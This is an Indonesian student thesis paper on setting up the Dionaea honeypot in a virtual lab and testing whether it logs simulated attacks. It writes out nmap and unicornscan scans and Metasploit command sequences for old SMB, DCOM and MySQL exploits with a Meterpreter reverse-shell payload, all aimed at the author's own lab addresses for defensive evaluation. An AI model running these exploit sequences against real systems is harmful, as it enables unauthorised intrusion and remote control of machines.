ANALISIS DAN IMPLEMENTASI HONEYPOT MENGGUNAKAN DONAEA SEBAGAI PENUNJANG KEAMANAN JARINGAN

Agil Wahyu Royan (1010651085)

Program Studi Teknik Informatika Fakultas Teknik Universitas Muhammadiyah Jember

agilwahyu.r@gmail.com

ABSTRAK

Karena *internet* merupakan jaringan komputer yang bersifat publik, maka diperlukan suatu usaha untuk menjamin keamanan informasi tersebut. Oleh karena itu, diperlukan suatu pengimplementasian *honeypot* yang mampu membantu administrator jaringan mendapat informasi tentang penyerangan dan membantu administrator jaringan untuk melihat, mencatat, menganalisa.*Honeypot* merupakan salah satu paradigma terbaru dalam keamanan jaringan yang bertujuan untuk mendeteksi kegiatan yang mencurigakan dan menjebak penyerang serta mencatat aktifitas yang dilakukannya.*Dionaea* merupakan salah satu kategori dari *Honeypot low-interaction* terbaru sebagai penerus *Nephentes*.*Dionaea* membuat emulasi layanan palsu yang akan dijadikan sebagai target utama serangan.

Pada skripsi ini akan dibangun sebuah sistem *Honeypot* menggunakan *Dionaea* secara *virtual* dengan perangkat keras yang terbatas yang dapat melakukan simulasi terhadap kinerja sistem. Metode yang dilakukan adalah dengan melakukan studi literatur, perancangan dan implementasi kemudian melakukan pengujian. Sistem yang dibangun akan dilakukan pengujian simulasi penyerangan menggunakan teknik *Port Scanning* dan *Exploit*. Kemudian akan dianalisa *log* yang dihasilkan dari simulasi penyerangan tersebut.

Kata kunci : keamanan jaringan, *Honeypot, Dionae , Virtual, Kali Linux, exploit, log*

ANALYSIS AND IMPLEMENTATION HONEYPOT DONAEA USING AS A SUPPORT NETWORK SECURITY

Agil Wahyu Royan (1010651085)

Informatics Engineering Program Faculty of Engineering, University of Muhammadiyah Jember

agilwahyu.r@gmail.com

ABSTRACT

Because the Internet is a computer network that is public, it would require an effort to ensure the security of such information. Because of this, we need a honeypot implementation that is able to help network administrators received information about the attack and help network administrators to view, record, analyze. Honeypot is one of the latest in network security paradigm that aims to detect suspicious activity and trap attackers and record activities done.Dionaea is one category of low-interaction honeypot latest as successor Nephentes.Dionaea making false emulation service that will serve as the main target of attack.

In this thesis will be built a honeypot system using virtual Dionaea with limited hardware that can perform simulations on the performance of the system. The method is to do with the study of literature, design and implementation then do the testing. The system was built to be carried out tests simulating attack using Port Scanning techniques and Exploit. Then be analyzed logs generated from the attack simulation.

Keywords : *network security, Honeypot, Dionae , Virtual, Kali Linux, exploit, log*

I. PENDAHULUAN

1.1 Latar Belakang

Perkembangan teknologi internet telah menjadikan salah satu media utama pertukaraan informasi.Tidak semua informasi terbuka untuk umum.Karena internet merupakan jaringan komputer yaang bersifat publik, maka diperlukan suatu usaha untuk menjamin keamanan informasi tersebut.Di satu sisi, telah banyak usaha-usaha untuk menjamin keamanan infomasi tersebut.

Honeypot adalah suatu sistem yang didesain menyerupai sistem asli dan dibuat dengan tujuan untuk diserang atau disusupi.Karena *honeypot* bukan merrupakan sistem asli, maka hanya sedikit atau bahkan tidak sama sekali *traffic* jaringan yang berasal dari atau menuju *honeypot*.Oleh karena itu, semau *traffic* honeypot patut dicurigai sebagai aktifitas yang tidak sah. Hal tersebut memungkinkan untuk melakukan pendeteksian terhadap usaha-usaha tersebut dengan cara melakukan pengawasan terhadap sistem honeypot.*Dionaea* merupakan kategori dari *Low-Interaction honeypot* terbaru yang merupakan suksesor dari *Nephentes.Honeypot* dionaea dengan lisensi *open source* merupakan salah satu varian dari beberapa *low-interactioan honeypot*.seperti *Nephentes,HoneyD* dan lain-lain yang termasuk kategori *honeypot low-interaction.*

Pada penelitian ini, maka akan diimplementasikan *low-interactioan honeypot dionaea* secara virtual.*Honeypot dionaea* dilakukan secara virtual yang bertujuan untuk menggunakan spesifikasi perangkat keras yang terbatas.Yaitu spesifikasi terbatas yang dimaksudkan adalah tidak harus banyak-banyak menggunakan laptop atau komputer karena tidak mencapai spesifikasi tinggi pada server.

2.1 Rumusan Maslah

Bagaimana mengimplementasikan *Honeypot* sebagai solusi dalam mengatasi masalah pada keamanan jaringan?

Bagaimana melakukan analisa kinerja *honeypot* menggunakan *dionaea* dengan penggunaan spesifikasi perangkat keras yang terbatas serta melakukan simulasi serangan untuk mengukur kinerja *honeypot dionaea*?

3.1 Batasan Masalah

Hanya membahas masalah implementasi *honeypot* dengan menggunakan *dionaea* dan Tidak membahas Firewall.Penelitian ini Menggunakan *VirtualBox* untuk mengembangkan sistem operasi dan menggunakan sistem operasi *KaliLinux* untuk melakukan simulasi penyerangan.Simulasi serangan menggunakan tehknik port scanning dan exploit terhadap port 135,port 3306 dan port 445.

4.1 Tujuan

Tujuan dari pengerjaan proyek tugas akhir ini adalah :

Mengiplementasikan *honeypot* dengan menggunakan *dionaea* untuk memperkuat sistem keamanan jaringan. Untuk menguji kinerja *honeypot dionaea* dengan melakukan simulasi serangan dan *honeypot dionaea* mencatat segala aktifitas serangan yang terjadi serta penggunaannya secara viertual dengan spesifikasi perangkat keras terbatas.

5.1 Manfaat

Dapat memberikan gambaran tentang kinerja *honeypot* dengan mengunakan *dionaea* sebagai sistem keamanan jaringan komputer atau memperkuat sistem keamanan jaringan komputer terbaru dengan mengimplementasikan keamanan jaringan *low-interaction honeypot* secra virtual dengan *dionaea.*

Manfaat lainnya dapat di jadikan acuan untuk pengembangan selanjutnya

dengan menggunakan teknologi yang berbeda-beda.

II. TINJAUAN PUSTAKA

2.1 Honeypot

Honeypot adalah suatu cara untuk menjebak atau menangkal usaha-usaha penggunaan tak terotorisasi dalam sebuah sistem informasi. *Honeypot* merupakan pengalih perhatian *hacker*, agar ia seolah-olah berhasil membobol dan mengambil data dari sebuah jaringan, padahal sesungguhnya data tersebut tidak penting dan lokasi tersebut sudah terisolir.

Secara singkat *honeypot* merupakan sebuah sistem yang di bangun menyerupai / persis dengan sistem yang sesungguhnya, dengan tujuan agar para *attacker* teralih perhatiannya dari sistem utama yang akan di serang, dan beralih menyerang ke sistem palsu tersebut. Saat ini *honeypot* tidak hanya berfungsi atau bertujuan untuk bertujuan menjebak *attacker* untuk melakukan serangan ke *server* asli, namun *honeypot* juga bermanfaat untuk para sistem administrator atau *security analyst*, untuk menganalisa aktifitas apa saja yang dilakukan oleh *atacker* / *malware* yang terdapat di dalam sistem *honeypot* tersebut.

1. Low Interaction Honeypot

   Low-interaction honeypot merupakan honeypot yang didesain untuk mengemulasikan *service* (layanan) seperti pada *server* yang asli. Misalnya hanya *service* FTP, Telnet, HTTP, dan *service* lainnya.

2. High Interaction Honeypot

   High-interaction honeypot merupakan tipe *honeypot* dimana menggunakan keseluruhan *resource* sistem, dimana *honeypot* ini benar-benar persis seperti sistem yang asli. *Honeypot* jenis ini bisa berupa satu keseluruhan *operating system*


2.2 Dionaea

Menurut situs (*http://Dionaea.carnivore.it/*),yang diakses tanggal 17 Maret 2015).Dionaea adalah sebuah *low interaction honeypot* yang diciptakan sebagai pengganti *Nepenthes*. *Dionaea* menggunakan python sebagai bahasa *scripting*, menggunakan libemu untuk mendeteksi *shellcodes*,mendukungipv6 dan tls.*Dionaea* bertujuan untuk mendapatkan *copy*dari *malware*. *Software* cenderung memiliki *bug*, *bug* dalam *software* menawarkan layanan jaringan (*networkservices*) untuk dapat dieksploitasi,

Dionaea memiliki kemampuan untuk mendeteksi dan mengevaluasi *payload* tersebut untuk dapat memperoleh salinan *copy* dari *malware*.Untuk melakukannya, Dionaea menggunakan *libemu*. Setelah *dionaea* memperoleh lokasi *file* yang diinginkan penyerang/*attacker* untuk di*download* dari *shellcode*, *dionaea*akan mencoba untuk mendownload *file.* Protokol ke *filedownload* menggunakan tftp dan ftp diimplementasikan di *python* (ftp.py dan tftp.py) sebagai bagian dari *dionaea*, men-*download file* melalui http dilakukan dalam modul *curl*yang memanfaatkan kemampuan *libcurl* http.


III. METODE PENELITIAN

3.1 Konsep Penelitian



Gambar 3.1 Kerangka Konsep Penelitian

3.2 Topologi Jaringan




Gambar 3.1 Topologi Jaringan

IV. HASIL DAN PEMBAHASAN


4.1 Konfigurasi Dionaea

.Langkah pertama untuk mengkonfigurasi Dionaea didalam HoneyDrive adalah dengan membukan terminal atau tekan Ctrl+Alt+t kemudian ketikkan sudo su agar memiliki hak akses administrator.Berikut ini merupakan perintah untuk menjalankan proses Dionaea */opt/dionaea/bin/dionaea –l all,-debug –L '*'*



Gambar 4.1 Dionaea Berhasil Dijalankan

4.2 Konfigurasi DionaeaFR



Gambar 4.3 DionaeaFR Berhasil Dijalankan


4.3 Pengujian Serangan

4.3.1 Port Scanning

Pengujian yang pertama yaitu scanning port, melakukan proses scanning port yang bertujuan untuk mengetahui port mana saja yang telah terbuka. Menggunakan aplikasi nmap untuk mengetahui port-port mana saja yang terbuka pada masing-masing honeypot.

4.3.1.1 Nmap

Berikut adalah perintah untuk melihat *port* yang terbuka dalam jaringan dengan menggunakan *Nmap* adalah :
nmap 192.168.1.100-255




Gambar 4.5 Hasil *Nmap* pada IP *address* 192.168.1.101

Pada gambar 4.5 diatas merupakan hasil *screen capture* antarmuka *Nmap* pada *IP Address* 192.168.1.101.*Hasil* yang diberikan atau dihasil dengan melakukan scanning port menggunakan *Nmap* berupa

a. Status koneksi pada perangkat keras.
b. Status *port* yang terbuka
c. Jenis layanan pada *port*
d. *MAC address* perangkat keras

Pada saat terjadinya serangan *Nmap*, *Dionaea* mencatat semua kegiatan yang dilakukan oleh *Nmap*.Tiap serangan terhadap *port* tertentu diberikan *attackid* sehingga dapat diketahui detail tiap serangan dan jumlahnya.




Gambar 4.6 Hasil proses *Dionaea* terhadap serangan *Nmap*

4.3.1.2 Unicornscan

Langkah selanjutnya dalam mencari *port* UDP yang terbuka pada komputer target adalah dengan menggunakan *Unicornscan*. IP *address* penyerang 192.168.1.102 dan IP *address* target menjadi 192.168.1.101.

Berikut adalah perintah yang harus dilakukan untuk mencari *port* UDP yang terbuka pada IP *address* 192.168.1.101 dengan menggunakan *Unicornscan* adalah *unicornscan –i eth0 –E 192.168.1.101 -m U*

Perintah -i digunakan untuk mengenal *interface Ethernet card* yang digunakan. Perintah –E digunakan untuk memproses *port* ICMP yangtertutup. Perintah –m untuk menentukan modepencarian port melalui pemilihan UDP (U) atau TCP



Gambar 4.9 Hasil *port scanning* UDP dengan *Unicornscan*

Pada gambar 4.8 diatas merupakan hasil *screen capture* antarmuka *Unicornscan* yang mencari *port* UDP target yang terbuka yaitu *port* 55208 pada IP *address* 192.168.0.101

4.3.2 Ekploitasi Layanan

Sebelum mengeksekusi eksploit layanan pada *Metasploit Framework*,Perlu dipahami terlebih dahalu perintah untuk menjalakan metasploit framework tersebut yaitu ketikkan *msfconsole* pada terminal yang ada di *Kali Linux* tersebut.Berikut gambar dari hasil *msfconsole.*

Gambar 4.11 *Metalsploit Framework*

Kemudian sebelum menjalan *Metalsploit Framework* atau menjalankan ekploitasi layanan terhadap *port-port* yang terbuka alangkah baiknya perhatikan perintah berikut.Perintah yang akan digunakan adalah sebagai berikut:

Search <nama layanan>

Use <nama exploit>

Set <payload yang digunakan>

Set RHOST <IP target>

Set LHOST <IP penyerang/attacker>

exploit

a. MS04_011_LSASS

Berikut ini merupakan skenario atau rencana pengujian untuk menjalankan exploit dengan Metasploit Framework.Setalah melakukan scanning dengan Nmap maka prot yang terbuka yang akan diuji adalah port 445 atau layanan SMB dengan menggunakan MS04_011_LSASS untuk skenario penyerangan.Layanan ini bisa digunakan untuk file sharing atau printer sharing.Berikut ini merupakan perintah yang dilakukan untuk menjalankan ekploitasi MS04_011_LSASS

Search smb

Use exploit/windows/smb/ms04_011_lsass


Set payload windows/meterpreter/reverse_tcp

Set RHOST 192.168.1.101

Set LHOST 192.168.1.102

exploit

Berikut ini adalah hasil dari perintah yang digunakan diatas menggunkan terminal *Kali Linux* yang telah dikonfigurasi di*msfconsole*:



Gambar 4.12 Eksploitasi MS04_011_LSASS pada layanan SMB *port* 445

b. MS03_026_DCOM

Berikut ini adalah percobaan eksploitasi yang berikutnya adalah dengan menggunakan MS03_026_DCOM yang menyerang *port* 135 atau layanan MSRPC *(Microsoft Remote Procedure Calls)*.Berikut ini merrupakan perintah yang digunakan untuk melakukan eksploitasi :

Search dcerpc

Use exploit/windows/dcerpc/ms03_026_dcom


Set payload windows/meterpreter/reverse_tcp

RHOST 192.168.1.101

LHOST 192.168.1.102

Exploit

Berikut ini adalah hasil dari perintah yang digunakan diatas menggunkan terminal *Kali Linux* yang telah dikonfigurasi di*msfconsole*:



Gambar 4.15 Eksploitasi MS03_026_DCOM pada layanan MSRPC port 135

Pada gambar 4.13 diatas dapat terlihat target MS03_026_DCOM melakukan serangan terhadap system operasi berbasis Windows dan melakukan binding request terhadap UUID 4d9f4ab8-7dlc-llcf-86le-0020af6e7c57 pada protocol ncacn_ip_tcp sebagai antarmuka IRemoteActivation.

Berikut ini adalah hasil dari gambarr DionaeaFR terhadap eksploitasi MS03_026_DCOM pada layanan MSRPC port 135 sebagai berikut:

4.3.2.3 MySQL_Payload

Pada pengujian selanjutnya adalah dengan menggunakan eksploit MsQL_Payload yang menggunkan port 3306.Berikut ini merupakan perintah yang digunakan untuk skenario poengujian eksploit, yaitu :

Search mysql

Use exploit/windows/mysql/mysql_payload


Set payload windows/meterpreter/reverse_tcp

RHOST 192.168.1.101

LHOST 192.168.1.102


Exploit

Berikut ini adalah hasil dari perintah yang digunakan diatas menggunkan terminal *Kali Linux* yang telah dikonfigurasi di*msfconsole*:



Gambar 4.17 Ekploitasi *MySQL_Payload* pada layanan *MySQL port* 3306

Berikut ini adalah tampilan dari *log web interfaces DionaeaFR* setelah terjadi serangan sebagai berikut:



Gambar 4.18 Hasil *DionaeaFR*

Pada gambar 4.19 diatas terlihat Dionaea berhasil menangkap atau mengenali serangan dari *attacker* yaitu terdapat 2 Ips (192.168.1.101 IP target dan 192.168.1.102 IP penyerang) dan 1.522 *connections.*

Pada penelitian ini, *Honeypot Dionaea* telah berhasil membuat layanan palsu sebagai target serangan dan mencatat serangan atau aktivitas yang dianggap dapat membahayakan sistem jaringan.Kemudian layanan palsu *Dionaea* pada keamanan jaringan virtual, yaitu *port scanning* dan eksploitasi layanan telah berhasil diimplementasikan dengan menggunakan *Kali Linux*.Maka dari itu, di sini peran user dalam menggunakan sistem yang penulis buat sangat penting, agar sistem ini mampu memberikan keamanan buat jaringan komputer dari serangan *attacker*.

Honeypot *Dionaea* mampu menciptakan *virtual server* atau *server* palsu yang membuat penyerang tertarik untuk melakukan serangan terhadap *server* padahal itu hanya informasi palsu sehingga tidak memberikan dampak pada *server* sebenarnya. Dari hasil pengujian terbukti bahwa tidak terjadi serangan pada *server* asli dengan IP Address 192.168.1.100 tetapi serangan terjadi pada *virtual host* yang diciptakan oleh *Honeypot Dionaea* yaitu IP Address 192.168.1.101. Dengan memanfaatkan sistem *Honeypot* menggunakan *Dionaea* hasil dari aktivitas serangan jaringan dapat terlihat secara berkala dan dapat dianalisa.

V.KESIMPULAN DAN SARAN

5.1 Kesimpulan

Kesimpulan yang dapat diambil dalam laporan tugas akhir ini adalah:

1. Honeypot *Dionaea* mampu menciptakan *virtual server* atau *server* palsu yang membuat penyerang tertarik untuk melakukan serangan terhadap *server* padahal itu hanya informasi palsu sehingga tidak memberikan dampak pada *server* sebenarnya. Kemudian layanan palsu *Dionaea* pada keamanan jaringan virtual, yaitu *port scanning* dan eksploitasi layanan telah berhasil diimplementasikan dengan menggunakan *Kali Linux*.
2. Pada penelitian ini, pengujian terhadap sistem *Honeypot Dionaea* berhasil diterapkan mengggunakan layanan ekploitasi seperti *MySQL_Payload*, MS03_026_DCOM, MS04_011_lSASS di *port-port* dan *host* yang terbuka dan *Honeypot* menggunakan *Dionaea* berhasil mendeteksi atau memvisualisasikan serangan yang dilakukan oleh *attacker* mengggunakan layanan eksploitasi.

5.2 Saran

Pada serangan Honeypot Dionaea masih dapat dilakukan beberapa macam bentuk penyerangan serta pola serangan lainnya terhadap layanan yang rentan, seperti menggunakan alat penetration testing berupa *Armitage* dan *port* terbuka lainnya.

Impelementasi jaringan dan *Honeypot Dionaea* dengan kategori *low-interaction* dapat dilakukan secara nonvirtual sehingga dapat mendapatkan *binary file* yang dikirim oleh penyerang dan pengimplementasinya bukan hanya bersifat lokal saja melainkan bersifat *public*.

Pada penelitian selanjutnya implementasi *Honeypot Dionaea* bisa diterapkan pada *server* asli atau pada suatu permasalahan yang ada agar bisa diketahui fungsi dari *Honeypot* tersebut.

DAFTAR PUSTAKA

Ardianto Setyo Nugroho (2013) "*Analisis Dan Implementasi Honeypot Menggunakan Honeyd Sebagai Alat Bantu Pengumpulan Informasi Aktivitas Serangan Pada Jaringan*", Intitut Sains &Teknologi AKPRIND, Yogyakarta

Hafid Hadistira (2015). "*Analisa Dan Implementsi Honeypot Menggunakan Honeyd Sebagai Penunjang Keamanan Jaringan*"

,Universitas Muhammadiyah Jember

Muhammad Arief (2012). "*Implementasi Honeypot Dengan Menggunkan Dionaea Dijaringan Hotspot FIZZ*", Politeknik Telkom, Bandung

Nurhasanah Umayah, (2012) "*Perancangan dan Implementasi Honeypot pada Virtual Private Server sebagai Penunjang Keamanan Jaringan*", Politeknik Telkom, Bandung

Purbo, onno W.(2008), *Keamanan Jaringan Internet*. Jakarta: PT Elex Media Komputindo.

Purnomo, (2010) "Membangun *Virtual PC* Dengan *VirtualBox*" Penerbit Andi, Yogyakarta.

Bruteforce Lab Team,2012 "*Honeydrive*" Diakses Tanggal 02 April 2015 http://bruteforce.gr/honeydrive

Dionaea Project Team "*Dionaea*" Diakses tanggal 17 Maret 2015 http;//dionaea.carnivore.it/

Ion,2013,"*Visualizing Dionaea's results with DionaeaFR*" Diakses tanggal 15 Maret 2015 http://bruteforce.gr/visualizing-dionaeas-results-with-dionaeafr.html

Sentanoe, Stewart. (2011, Desember 05), "*Intallasi Dionaea"* Diakses tanggal 02 Maret 2015 http://honeynet.idsirtii.or.id/honeynet/?p=129